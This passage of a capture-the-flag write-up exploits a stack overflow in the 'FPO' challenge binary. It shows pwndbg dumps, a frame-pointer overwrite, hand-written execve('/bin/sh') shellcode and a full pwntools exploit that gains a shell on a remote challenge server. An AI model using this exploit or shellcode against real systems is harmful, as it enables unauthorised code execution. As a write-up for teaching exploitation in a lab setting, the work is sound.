*R13  0x7fffff9976f8 —▸ 0x7fffff998194 ◂— 'SSH_AUTH_SOCK=/tmp/ssh-aFh2uOgfk7bG/agent.2382'
*R14  0x5583e868a168 (__do_global_dtors_aux_fini_array_entry) —▸ 0x5583e8688120 (__do_global_dtors_aux)
◂— endbr64
*R15  0x7efcef74d000 (_rtld_global) —▸ 0x7efcef74e2d0 —▸ 0x5583e8687000 ◂— 0x10102464c457f
*RBP  0x7fffff9975b0 —▸ 0x7fffff9974b0 ◂— 0x4141414141414141 ('AAAAAAAA')
*RSP  0x7fffff9974b0 ◂— 0x4141414141414141 ('AAAAAAAA')
*RIP  0x5583e868822f (vuln+121) ◂— leave
────────────────────────────────[ DISASM / x86-64 / set emulate on ]────────────────────────────────
 ► 0x5583e868822f <vuln+121>    leave
   0x5583e8688230 <vuln+122>    ret
    ↓
   0x5583e8688254 <main+35>     mov    eax, 0
   0x5583e8688259 <main+40>     leave
   0x5583e868825a <main+41>     ret

   0x5583e868825b               add    byte ptr [rax - 0x7d], cl
   0x5583e868825e <_fini+2>     in     al, dx
   0x5583e868825f <_fini+3>     or     byte ptr [rax - 0x7d], cl
──────────────────────────────────────────[ STACK ]──────────────────────────────────────────
00:0000│ rsp 0x7fffff9974b0 ◂— 0x4141414141414141 ('AAAAAAAA')
01:0008│-0f8 0x7fffff9974b8 ◂— 0x9090909090909090
... ↓        6 skipped
────────────────────────────────────────[ BACKTRACE ]────────────────────────────────────────
 ► 0   0x5583e868822f vuln+121
   1   0x5583e8688254 main+35
─────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> 
```

If we take a look at the current stack value we get this

```
GDB-Pwn
File  Edit  View  Terminal  Tabs  Help
pwndbg> x/50gx $rsp
0x7fffff9974b0: 0x4141414141414141      0x9090909090909090
0x7fffff9974c0: 0x9090909090909090      0x9090909090909090
0x7fffff9974d0: 0x9090909090909090      0x9090909090909090
0x7fffff9974e0: 0x9090909090909090      0x9090909090909090
0x7fffff9974f0: 0x9090909090909090      0x9090909090909090
0x7fffff997500: 0x9090909090909090      0x9090909090909090
0x7fffff997510: 0x9090909090909090      0x9090909090909090
0x7fffff997520: 0x9090909090909090      0x9090909090909090
0x7fffff997530: 0x9090909090909090      0x9090909090909090
0x7fffff997540: 0x9090909090909090      0x9090909090909090
0x7fffff997550: 0x9090909090909090      0x9090909090909090
0x7fffff997560: 0x9090909090909090      0x9090909090909090
0x7fffff997570: 0x9090909090909090      0x9090909090909090
0x7fffff997580: 0x9090909090909090      0x9090909090909090
0x7fffff997590: 0x9090909090909090      0x9090909090909090
0x7fffff9975a0: 0x9090909090909090      0x9090909090909090
0x7fffff9975b0: 0x00007fffff9974b0      0x00005583e8688254
0x7fffff9975c0: 0x0000000000000000      0x0000000100000000
0x7fffff9975d0: 0x0000000000000001      0x00007efcef5446ca
0x7fffff9975e0: 0x0000000000000000      0x00005583e8688231
0x7fffff9975f0: 0x0000000100000000      0x00007fffff9976e8
0x7fffff997600: 0x00007fffff9976e8      0xac58848195b21ec9
0x7fffff997610: 0x0000000000000000      0x00007fffff9976f8
0x7fffff997620: 0x00005583e868a168      0x00007efcef74d000
0x7fffff997630: 0x53a77bb37e701ec9      0x51a15a2918b41ec9
pwndbg>
```

Buffer Start

Saved RBP

The address of the start of our buffer is `0x7fffff9974b0` and the saved rbp has been overwritten to the start of our buffer

```
pwndbg> i f
Stack level 0, frame at 0x7fffff9975c0:
 rip = 0x5583e868822f in vuln; saved rip = 0x5583e8688254
 called by frame at 0x7fffff9974c0
 Arglist at 0x7fffff9975b0, args:
 Locals at 0x7fffff9975b0, Previous frame's sp is 0x7fffff9975c0
 Saved registers:
  rbp at 0x7fffff9975b0, rip at 0x7fffff9975b8
pwndbg> x/gx 0x7fffff9975b0
0x7fffff9975b0: 0x00007fffff9974b0
pwndbg>
```

Now when we continue the program execution we would get an error

```
GDB-Pwn
File  Edit  View  Terminal  Tabs  Help
   1 0x9090909090909090
   2 0x9090909090909090
   3 0x9090909090909090
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
────────────────────────────────────────────────────────────────────────────────
pwndbg>
0x00005583e868825a in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────────
 RAX  0x0
 RBX  0x7fffff9976e8 —▸ 0x7fffff998167 ◂— '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
 RCX  0x0
 RDX  0x0
 RDI  0x7fffff9972d0 —▸ 0x7fffff997300 ◂— 0x74b0909090909090
 RSI  0x7fffff997300 ◂— 0x74b0909090909090
 R8   0x73
 R9   0x1
 R10  0x0
 R11  0x202
 R12  0x0
 R13  0x7fffff9976f8 —▸ 0x7fffff998194 ◂— 'SSH_AUTH_SOCK=/tmp/ssh-aFh2uOgfk7bG/agent.2382'
 R14  0x5583e868a168 (__do_global_dtors_aux_fini_array_entry) —▸ 0x5583e8688120 (__do_global_dtors_aux)
◂— endbr64
 R15  0x7efcef74d000 (_rtld_global) —▸ 0x7efcef74e2d0 —▸ 0x5583e8687000 ◂— 0x10102464c457f
*RBP  0x4141414141414141 ('AAAAAAAA')
*RSP  0x7fffff9974b8 ◂— 0x9090909090909090
*RIP  0x5583e868825a (main+41) ◂— ret
──────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────
   0x5583e868822f <vuln+121>    leave
   0x5583e8688230 <vuln+122>    ret
    ↓
   0x5583e8688254 <main+35>     mov    eax, 0
   0x5583e8688259 <main+40>     leave
 ► 0x5583e868825a <main+41>     ret    <0x9090909090909090>
────────────────────────────────────────────────────────────────────────────────────────────────────[ STACK ]────────────────────────────────────────────────────────────────────────────────────────────────────
00:0000│ rsp 0x7fffff9974b8 ◂— 0x9090909090909090
... ↓        7 skipped
──────────────────────────────────────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────────────────────────────────────────────────────
 ► 0   0x5583e868825a main+41
   1 0x9090909090909090
   2 0x9090909090909090
   3 0x9090909090909090
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
────────────────────────────────────────────────────────────────────────────────
pwndbg>
no IPv6 | W: down | E: down | FULL 72.44% | 378.6 GiB | 0.65 | 4.8 GiB | 9.5 GiB | 2024-06-10 17:55:40 EN
```

The reason is because `0x9090909090909090` isn't a valid address of an instruction

And because that's what's pointing to RSP, then RIP would try execute the instruction stored in that address which causes an error

To fix that we would overwrite `buf[8]` to `buf[16]` and then our payload would be stored in `buf[16]`


With that it would try to access `buffer[8]` and because that would hold an address pointing to an instruction, it would then be executed

Here's my script:

```
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256

    payload = b'A'*8 + p64(buf+16) + asm('nop')*(offset - 8 - 8) + p16(buf & 0xffff)

    io.sendline(payload)

    io.interactive()

```

```
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256

    payload = b'A'*8 + p64(buf+16) + asm('nop')*(offset - 8 - 8) + p16(buf & 0xffff)

    io.sendline(payload)

    io.interactive()
```

Running it we get this



When we view the current stack we see this

```
GDB-Pwn
File  Edit  View  Terminal  Tabs  Help
pwndbg> x/50gx $rsp
0x7ffe00cbda30: 0x4141414141414141      0x00007ffe00cbda40
0x7ffe00cbda40: 0x9090909090909090      0x9090909090909090
0x7ffe00cbda50: 0x9090909090909090      0x9090909090909090
0x7ffe00cbda60: 0x9090909090909090      0x9090909090909090
0x7ffe00cbda70: 0x9090909090909090      0x9090909090909090
0x7ffe00cbda80: 0x9090909090909090      0x9090909090909090
0x7ffe00cbda90: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdaa0: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdab0: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdac0: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdad0: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdae0: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdaf0: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdb00: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdb10: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdb20: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdb30: 0x00007ffe00cbda30      0x000056148d79b254
0x7ffe00cbdb40: 0x0000000000000000      0x0000000100000000
0x7ffe00cbdb50: 0x0000000000000001      0x00007f68756116ca
0x7ffe00cbdb60: 0x0000000000000000      0x000056148d79b231
0x7ffe00cbdb70: 0x0000000100000000      0x00007ffe00cbdc68
0x7ffe00cbdb80: 0x00007ffe00cbdc68      0x3b9e0ca08ee16247
0x7ffe00cbdb90: 0x0000000000000000      0x00007ffe00cbdc78
0x7ffe00cbdba0: 0x000056148d79d168      0x00007f687581a000
0x7ffe00cbdbb0: 0xc4620d3738236247      0xc54ee662a3e76247
pwndbg>
no IPv6 | W: down | E: down | FULL 72.44% | 378.6 GiB | 1.00 | 4.9 GiB | 9.4 GiB | 2024-06-10 18:01:20
```

Cool we see that we've set `buf+8` to `buf+16` and then `buf+16` is holding a valid instruction

And by the way `0x90` is the bytecode for instruction `nop` which means `no operation` basically it would do nothing

When we continue the execution using `(ni)` we get this

```
GDB-Pwn
File  Edit  View  Terminal  Tabs  Help
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
────────────────────────────────────────────────────────────────────────────────
pwndbg>
0x000056148d79b25a in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────────
 RAX  0x0
 RBX  0x7ffe00cbdc68 —▸ 0x7ffe00cbe167 ◂— '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
 RCX  0x0
 RDX  0x0
 RDI  0x7ffe00cbd850 —▸ 0x7ffe00cbd880 ◂— 0x4141206f6c6c6548 ('Hello AA')
 RSI  0x7ffe00cbd880 ◂— 0x4141206f6c6c6548 ('Hello AA')
 R8   0x73
 R9   0x1
 R10  0x0
 R11  0x202
 R12  0x0
 R13  0x7ffe00cbdc78 —▸ 0x7ffe00cbe194 ◂— 'SSH_AUTH_SOCK=/tmp/ssh-aFh2uOgfk7bG/agent.2382'
 R14  0x56148d79d168 (__do_global_dtors_aux_fini_array_entry) —▸ 0x56148d79b120 (__do_global_dtors_aux)
◂— endbr64
 R15  0x7f687581a000 (_rtld_global) —▸ 0x7f687581b2d0 —▸ 0x56148d79a000 ◂— 0x10102464c457f
*RBP  0x4141414141414141 ('AAAAAAAA')
*RSP  0x7ffe00cbda38 —▸ 0x7ffe00cbda40 ◂— 0x9090909090909090
*RIP  0x56148d79b25a (main+41) ◂— ret
──────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────────
   0x56148d79b22f <vuln+121>    leave
   0x56148d79b230 <vuln+122>    ret
    ↓
   0x56148d79b254 <main+35>     mov    eax, 0
   0x56148d79b259 <main+40>     leave
 ► 0x56148d79b25a <main+41>     ret    <0x7ffe00cbda40>
    ↓
   0x7ffe00cbda40               nop
   0x7ffe00cbda41               nop
   0x7ffe00cbda42               nop
   0x7ffe00cbda43               nop
   0x7ffe00cbda44               nop
   0x7ffe00cbda45               nop
──────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────────────────────
00:0000│  rsp 0x7ffe00cbda38 —▸ 0x7ffe00cbda40 ◂— 0x9090909090909090
01:0008│      0x7ffe00cbda40 ◂— 0x9090909090909090
... ↓        6 skipped
──────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────────────────────
 ► 0   0x56148d79b25a main+41
   1   0x7ffe00cbda40
   2 0x9090909090909090
   3 0x9090909090909090
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
────────────────────────────────────────────────────────────────────────────────
pwndbg>
no IPv6 | W: down | E: down | FULL 72.44% | 378.6 GiB | 0.60 | 4.9 GiB | 9.4 GiB | 2024-06-10 18:03:25
```

Cool it's pointing to our shellcode

And then our shellcode is executed

```
GDB-Pwn
File  Edit  View  Terminal  Tabs  Help
   1 0x9090909090909090
   2 0x9090909090909090
   3 0x9090909090909090
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
────────────────────────────────────────────────────────────────────────────────
pwndbg>
0x00007ffe00cbda45 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────────
 RAX  0x0
 RBX  0x7ffe00cbdc68 —▸ 0x7ffe00cbe167 ◂— '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
 RCX  0x0
 RDX  0x0
 RDI  0x7ffe00cbd850 —▸ 0x7ffe00cbd880 ◂— 0x4141206f6c6c6548 ('Hello AA')
 RSI  0x7ffe00cbd880 ◂— 0x4141206f6c6c6548 ('Hello AA')
 R8   0x73
 R9   0x1
 R10  0x0
 R11  0x202
 R12  0x0
 R13  0x7ffe00cbdc78 —▸ 0x7ffe00cbe194 ◂— 'SSH_AUTH_SOCK=/tmp/ssh-aFh2uOgfk7bG/agent.2382'
 R14  0x56148d79d168 (__do_global_dtors_aux_fini_array_entry) —▸ 0x56148d79b120 (__do_global_dtors_aux)
◂— endbr64
 R15  0x7f687581a000 (_rtld_global) —▸ 0x7f687581b2d0 —▸ 0x56148d79a000 ◂— 0x10102464c457f
 RBP  0x4141414141414141 ('AAAAAAAA')
 RSP  0x7ffe00cbda40 ◂— 0x9090909090909090
*RIP  0x7ffe00cbda45 ◂— 0x9090909090909090
───────────────────────────────────────[ DISASM / x86-64 / set emulate on ]───────────────────────────────────────
   0x7ffe00cbda40    nop
   0x7ffe00cbda41    nop
   0x7ffe00cbda42    nop
   0x7ffe00cbda43    nop
   0x7ffe00cbda44    nop
 ► 0x7ffe00cbda45    nop
   0x7ffe00cbda46    nop
   0x7ffe00cbda47    nop
   0x7ffe00cbda48    nop
   0x7ffe00cbda49    nop
   0x7ffe00cbda4a    nop
──────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────────────────────
00:0000│ rsp rip-5 0x7ffe00cbda40 ◂— 0x9090909090909090
... ↓              7 skipped
──────────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────────────────────────
 ► 0   0x7ffe00cbda45
   1 0x9090909090909090
   2 0x9090909090909090
   3 0x9090909090909090
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
────────────────────────────────────────────────────────────────────────────────
pwndbg>
no IPv6 | W: down | E: down | FULL 72.44% | 378.6 GiB | 0.70 | 4.9 GiB | 9.4 GiB | 2024-06-10 18:04:50 EN
```

Now what we would like to do is spawn a shell

I just wrote a custom shellcode because why not 😂

Though you can just get any shellcode online or use pwntools shellcraft function to generate a shellcode for you

Ok to generate a shellcode to spawn a shell my goal is to call `execve('/bin/sh', 0x0, 0x0)`

Here's the state of registers before the program calls our shellcode

```
GDB-Pwn
File  Edit  View  Terminal  Tabs  Help
   3 0x9090909090909090
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
──────────────────────────────────────────────────────────────────────────────
pwndbg> ni
0x00007ffe4cb3fc20 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────────
 RAX  0x0
 RBX  0x7ffe4cb3fe48 —▸ 0x7ffe4cb41167 ◂— '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
 RCX  0x0
 RDX  0x0
 RDI  0x7ffe4cb3fa30 —▸ 0x7ffe4cb3fa60 ◂— 0x4141206f6c6c6548 ('Hello AA')
 RSI  0x7ffe4cb3fa60 ◂— 0x4141206f6c6c6548 ('Hello AA')
 R8   0x73
 R9   0x1
 R10  0x0
 R11  0x202
 R12  0x0
 R13  0x7ffe4cb3fe58 —▸ 0x7ffe4cb41194 ◂— 'SSH_AUTH_SOCK=/tmp/ssh-aFh2uOgfk7bG/agent.2382'
 R14  0x55e2f36b3168 (__do_global_dtors_aux_fini_array_entry) —▸ 0x55e2f36b1120 (__do_global_dtors_aux)
◂— endbr64
 R15  0x7f348ad30000 (_rtld_global) —▸ 0x7f348ad312d0 —▸ 0x55e2f36b0000 ◂— 0x10102464c457f
 RBP  0x4141414141414141 ('AAAAAAAA')
*RSP  0x7ffe4cb3fc20 ◂— 0x9090909090909090
*RIP  0x7ffe4cb3fc20 ◂— 0x9090909090909090
──────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────
   0x55e2f36b122f <vuln+121>    leave
   0x55e2f36b1230 <vuln+122>    ret
    ↓
   0x55e2f36b1254 <main+35>     mov    eax, 0
   0x55e2f36b1259 <main+40>     leave
   0x55e2f36b125a <main+41>     ret
    ↓
 ► 0x7ffe4cb3fc20               nop
   0x7ffe4cb3fc21               nop
   0x7ffe4cb3fc22               nop
   0x7ffe4cb3fc23               nop
   0x7ffe4cb3fc24               nop
   0x7ffe4cb3fc25               nop
──────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────
00:0000│ rsp rip 0x7ffe4cb3fc20 ◂— 0x9090909090909090
... ↓            7 skipped
──────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────
 ► 0   0x7ffe4cb3fc20
   1 0x9090909090909090
   2 0x9090909090909090
   3 0x9090909090909090
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
──────────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg>
no IPv6 | W: down | E: down | FULL 72.44% | 378.6 GiB | 1.44 | 5.0 GiB | 9.3 GiB | 2024-06-10 18:06:50 EN
```

So to call `execve`:

- RAX: 0x3b
- RDI: Pointer to string `"/bin/sh"`
- RSI: NULL
- RDX: NULL

First I had to write "/bin/sh" into an address to use as a pointer to RDI

Luckily RSI has a stack address already stored in it, therefore I just added some offset to it in my case i used `0x50` and I wrote `"/bin/sh"` into `[rsi+0x50]`

With that here's my final exploit

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from warnings import filterwarnings

# Set up pwntools for the correct architecture
exe = context.binary = ELF('chall')
context.terminal = ['xfce4-terminal', '--title=GDB-Pwn', '--zoom=0', '--
geometry=128x50+1100+0', '-e']

filterwarnings("ignore")
context.log_level = 'info'

def start(argv=[], *a, **kw):
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

gdbscript = '''
init-pwndbg
b *vuln+121
continue
'''.format(**locals())

#==============================================================
#                    EXPLOIT GOES HERE
#==============================================================

def init():
    global io

    io = start()

def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
```

```python
    info("buf leak: %#x", buf)

    offset = 256
    sc = asm("""
        movabs rax, 0x68732f2f6e69622f
        lea rdi, [rsi+0x50]
        mov qword ptr [rdi], rax
        xor rax, rax
        xor rsi, rsi
        xor rdx, rdx
        mov rax, 0x3b
        syscall
    """)

    sh = sc.ljust(offset-16, asm('nop'))

    payload = b'A'*8 + p64(buf+16) + sh + p16(buf & 0xffff)

    io.sendline(payload)

    io.interactive()

def main():

    init()
    solve()

if __name__ == '__main__':
    main()
```

Running it spawns a shell

```
mark@haxor: ~/Desktop/CTF/Hackerlab24/FPO
File  Edit  View  Search  Terminal  Help
~/Desktop/CTF/Hackerlab24/FPO ❯ python3 solve.py
[*] '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
[+] Starting local process '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall': pid 26752
[*] buf leak: 0x7ffdd9933270
[*] Switching to interactive mode
Take your nickname>Hello AAAAAAAA\x802\x93\xd9\xfls -al
total 36
drwxr-xr-x  2 mark mark  4096 Jun 10 18:09 .
drwxr-xr-x 23 mark mark  4096 Jun  9 16:09 ..
-rw-------  1 mark mark  1971 Jun 10 18:08 .gdb_history
-rw-r--r--  1 mark mark  1565 Jun 10 17:30 .solve.py
-rwxr-xr-x  1 mark mark 13104 Jun  6 00:47 chall
-rw-r--r--  1 mark mark  1487 Jun 10 18:08 solve.py
$
```

We can run it remotely also

```
mark@haxor: ~/Desktop/CTF/Hackerlab24/FPO
File  Edit  View  Search  Terminal  Help
~/Desktop/CTF/Hackerlab24/FPO ❯ python3 solve.py REMOTE 135.125.107.236 5023                    26s
[*] '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
[+] Opening connection to 135.125.107.236 on port 5023: Done
[*] buf leak: 0x7ffe2aec87e0
[*] Switching to interactive mode
Take your nickname>Hello AAAAAAAA\xf0\x87\xels -al
total 40
drwxr-xr-x 1 root pwn   4096 Jun  2 17:59 .
drwxr-xr-x 1 root root  4096 May 28 23:35 ..
-r-xr-x--- 1 root pwn  13104 May 28 23:34 chall
-r--r----- 1 root pwn     49 Jun  2 17:58 flag.txt
-r-xr-x--- 1 root pwn     35 May 28 23:34 redir.sh
$ cat flag.txt
HLB2024{Overflow_shellcode_you_learn_or_you_pwn}
$
```

```
Flag: HLB2024{Overflow_shellcode_you_learn_or_you_pwn}
```